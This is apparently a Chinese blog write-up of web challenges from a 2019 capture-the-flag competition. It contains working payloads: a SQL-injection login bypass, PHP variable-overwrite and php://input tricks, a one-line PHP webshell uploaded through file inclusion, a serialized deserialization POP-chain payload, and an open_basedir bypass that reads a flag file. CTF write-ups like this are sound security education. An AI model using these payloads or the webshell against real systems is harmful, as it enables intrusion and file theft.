第五空间Writeup_Web

原创

LetheSec 于 2019-09-03 16:36:20 发布 896 收藏


分类专栏： CTF wp 文章标签： Writeup CTF

本文链接：https://blog.csdn.net/qq_42181428/article/details/100520884

空相

（1）进入页面，提示了参数id

（2）尝试一下：?id=1‘



（3）访问该文件，并加上队伍的token作为参数即可，


```
GET
/25d99be830ad95b02f6f82235c8edcf7.php?token=1DJB71AOQF56K600000020PJ
RKVB5SED HTTP/1.1
Host: 111.33.164.6:10001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 2
```

```
HTTP/1.1 200 OK
Date: Wed, 28 Aug 2019 05:28:17 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Content-Length: 38
Connection: close
Content-Type: text/html

flag{a10c2149cb9862412bdac75bf85253d8}
```

五叶

（1）进入后，是一个登陆界面




（2）这一题比较脑洞，实际上是用万能密码来进行登陆admin账号。

经过测试：过滤了*、=、and、or、from、select、union、insert、update等，单引号加括号闭合。

猜测后台sql语句可能为：`select * form xxx where password = (‘$password’);`


于是构造密码为：`1’) || username like ‘admin’--`（最后有个空格）

拼接后为：`…. where password =(‘1’) || username='admin' --`




六尘（非预期）


（1）扫目录得到/log/



（2）访问如下，可以直接看到access.log的内容：



（3）在access.log日志中搜索关键词flag，发现存在flagishere目录，访问里面的文件，并替换token即可。



预期解：通过SSRF扫描端口 + gopher协议攻击内网的Struts2，题目环境开的时间太短了，没来得及复现…

空性

（1）进入后，是一个登陆界面，发现这里右键查看不了代码（用了一段JS代码实现的），F12或BP抓包看到如下一段JS代码，用户名和密码均为Youguess，但实际上我们直接访问那个文件即可。

```
    <script language="javascript">
    function check(){
     var value = document.getElementById('txt1').value;
     if(!isRightFormat(value)){
      alert('账户或密码错误！');
      return false;
     }

          if(!hasRepeatNum(value)){
      alert('账户或密码错误！');
      return false;
     }
          document.write('<center><br/><a
href='./151912db206ee052.php'>Welcome to you</a>');
    }

    function isRightFormat(input){
     return /Youguess$/.test(input);
    }

    function hasRepeatNum(input){
          return /Youguess$/.test(input);
    }
```

（2）访问./151912db206ee052.php，页面上除了显示“听说你的Linux用的很6？”这句话以外，得不到任何有用信息，于是考虑文件泄露。

Linux下的vim编辑器在非正常退出的情况下会自动生成swp后缀的备份文件，由于此类格式文件无法解析，此时便可以通过浏览器直接下载此敏感文件，这导致程序的源码泄漏。

（3）于是访问 xxx/.151912db206ee052.php.swp下载文件，并通过命令`vi -r [文件名]`进行恢复。

```
<body>
<?php
error_reporting(0);
class First{
  function firstlevel(){
        $a='whoami';
        extract($_GET);
        $fname = $_GET['fname']?$_GET['fname']:'./js/ctf.js';
        $content=trim(file_get_contents($fname));
        if($a==$content)
        {
                echo 'ok';;
        else
        {
                echo '听说你的Linux用的很6？';
        }
  }
}
$execfirst = new First();
$execfirst -> firstlevel();
?>
</body>
</html>
```

（4）审计代码如下：

```php
<?php
error_reporting(0);
class First{
  function firstlevel(){
        $a='whoami';
        extract($_GET);
        $fname = $_GET['fname']?$_GET['fname']:'./js/ctf.js';
        $content=trim(file_get_contents($fname));
        if($a==$content)
        {
                echo 'ok';;
        else
        {
                echo '听说你的Linux用的很6? ';
        }
  }
}
$execfirst = new First();
$execfirst -> firstlevel();
?>
```

利用方式一：PHP伪协议——php://input，所以构造：`?fname=php://input`，并POST数据：`whoami`

利用方式二：变量覆盖——extract()，注意到`$a==$content`进行的是松散比较，所以构造payload：`?a=& fname=lethe`


松散比较 ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

（5）上一层成功绕过后，会进入到一个上传界面，通过白名单严格的限制了上传文件的后缀，且对文件内容中的eval()、system()、 phpinfo()等许多函数进行了检测，所以想按一般的文件上传getshell是不行的。

fuzz+脑洞，发现可以上传html后缀的文件，但是上传html文件有什么用呢，并不能解析其中的php代码。

看到url中的参数有`file=xxxxxx`这个参数，很像文件包含的题目形式。



测试发现`http://111.33.164.6:10003/3792689baaabc7eb`本身就是一个上传页面，猜测存在文件包含。

于是构造html文件的内容为：`<?php $f = $_GET[f]; $f($_GET[s]); ?>`

上传后，修改url中file参数的值，`?file=upload/xxxxxxxx`（上传的文件目录，去掉文件后缀），然后传入相应参数，即可getshell。

八苦

这一题下午的时候坏了，一直到最后都没修复好…

（1）进入后发现页面上，只有一个welcome，最后扫描发现是`.phps`上有源码如下：

```
<?php

// flag.php in /var/html/www

error_reporting(0);
class Test{
 protected $careful;
       public $securuty;
 public function __wakeup(){
  if($this->careful===1){
   phpinfo(); // step 1: read source,get phpinfo and read it carefullt
  }
 }
 public function __get($name){
  return $this->securuty[$name];
 }
 public function __call($param1,$param2){
  if($this->{$param1}){
              eval('$a='.$_GET['dangerous'].';');
  }
 }
}
class User{
 public $user;
 public function __wakeup(){
  $this->user=new Welcome();
  $this->user->say_hello();
 }
}
$a=serialize(new User);
$string=$_GET['foo']??$a;
unserialize($string);
?>
```

（2）看样子是一道反序列化的题目了，注释中提示了先仔细看phpinfo的内容，于是想办法先执行phpinfo()。

可以看到，这段代码里没有文件包含，也没有定义Welcome类，但是却在User类里实例化了Welcome类，所以应该是phpinfo中隐藏了信息。

所以，看phpinfo的脚本如下：

```php
<?php
 class Test{
  protected $careful;
  public function __construct()
  {
   $this->careful = 1;
  }
 }
 $a=new Test;
 echo urlencode(serialize($a));
?>
```

（3）然后经过一系列操作得到第二段代码，如下：

```php
<?php
class Welcome{
    public function say_hello(){
        echo "welcome<br>";
    }
}
class Welcome_again{
    public $willing ;
    public $action ;  //action=new Test;
    public function __construct(){
        $this->action=new Welcome;
    }
    public function __destruct(){
        if($this->willing){
            $this->action->say_hello();
        }
    }
}
?>
```

整个利用过程，和QWB2019的upload那一题差不多，

```
Welcome_again => ___destruct
Test => __call
Test => __get
eval()
```

脚本如下：

```php
<?php
    class Welcome_again{
        public $willing ;
        public $action ;
        public function __construct(){
            $this->action = new Test();
            $this->willing = 1;             //过if判断
        }
        public function __destruct(){
            if($this->willing){
                $this->action->say_hello(); //调用Test::__call
            }
        }
    }
    class Test{
        protected $careful;
        public $securuty;
        public function __construct()
        {
            $this->securuty = ['say_hello' => 1];
            $this->careful = 0;
        }
        public function __get($name){
            return $this->securuty[$name];        //返回1
        }
        public function __call($param1,$param2){  //param1=say_hello
            if($this->{$param1}){                 //调用Test::__get
                //eval('$a='.$_GET['dangerous'].';');
            }
        }
    }
    $a = new Welcome_again();
    echo urlencode(serialize($a));
?>
```

得到payload:

```
?foo=O%3A13%3A%22Welcome_again%22%3A2%3A%7Bs%3A7%3A%22willing%22%3Bi%3A1%3Bs%3A6%3A%22action%22%3BO%3A4%3A%22Test%22%3A2%3A%7Bs%3A10%3A%22%00%2A%00careful%22%3Bi%3A0%3Bs%3A8%3A%22securuty%22%3Ba%3A1%3A%7Bs%3A9%3A%22say_hello%22%3Bi%3A1%3B%7D%7D%7D
```

同时通过dangerous参数传入命令，注意要用`;`闭合前面的赋值语句。

（4）最后在读flag的时候好像还要bypass open_basedir。

可以参考：从PHP底层看open-basedir-bypass

首先需要构造一个相对可上跳的open_basedir

```
mkdir('sky');
chdir('sky');
ini_set('open_basedir','..');
```

这也是为什么要先创文件夹的原因，就是为了在当前目录构造可以 `..` 的ini_set
然后每次目录操作

```
chdir('..');
```

都会进行一次open_basedir的比对，即php_check_open_basedir_ex。由于相对路径的问题，每次open_basedir的补全都会上跳。
比如初试open_basedir为/a/b/c/d
第一次chdir后变为/a/b/c，
第二次chdir后变为/a/b，
第三次chdir后变为/a，
第四次chdir后变为/，
那么这时候再进行ini_set，调整open_basedir为/即可通过php_check_open_basedir_ex的校验，成功覆盖，导致我们可以bypass open_basedir。

最终payload：

```
?foo=O%3A13%3A%22Welcome_again%22%3A2%3A%7Bs%3A7%3A%22willing%22%3Bi%3A1%3Bs%3A6%3A%22action%22%3BO%3A4%3A%22Test%22%3A2%3A%7Bs%3A10%3A%22%00%2A%00careful%22%3Bi%3A0%3Bs%3A8%3A%22securuty%22%3Ba%3A1%3A%7Bs%3A9%3A%22say_hello%22%3Bi%3A1%3B%7D%7D%7D&dangerous=1;chdir('/tmp');mkdir('sky');chdir('sky');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');echo(file_get_contents('/var/www/flag.php'));
```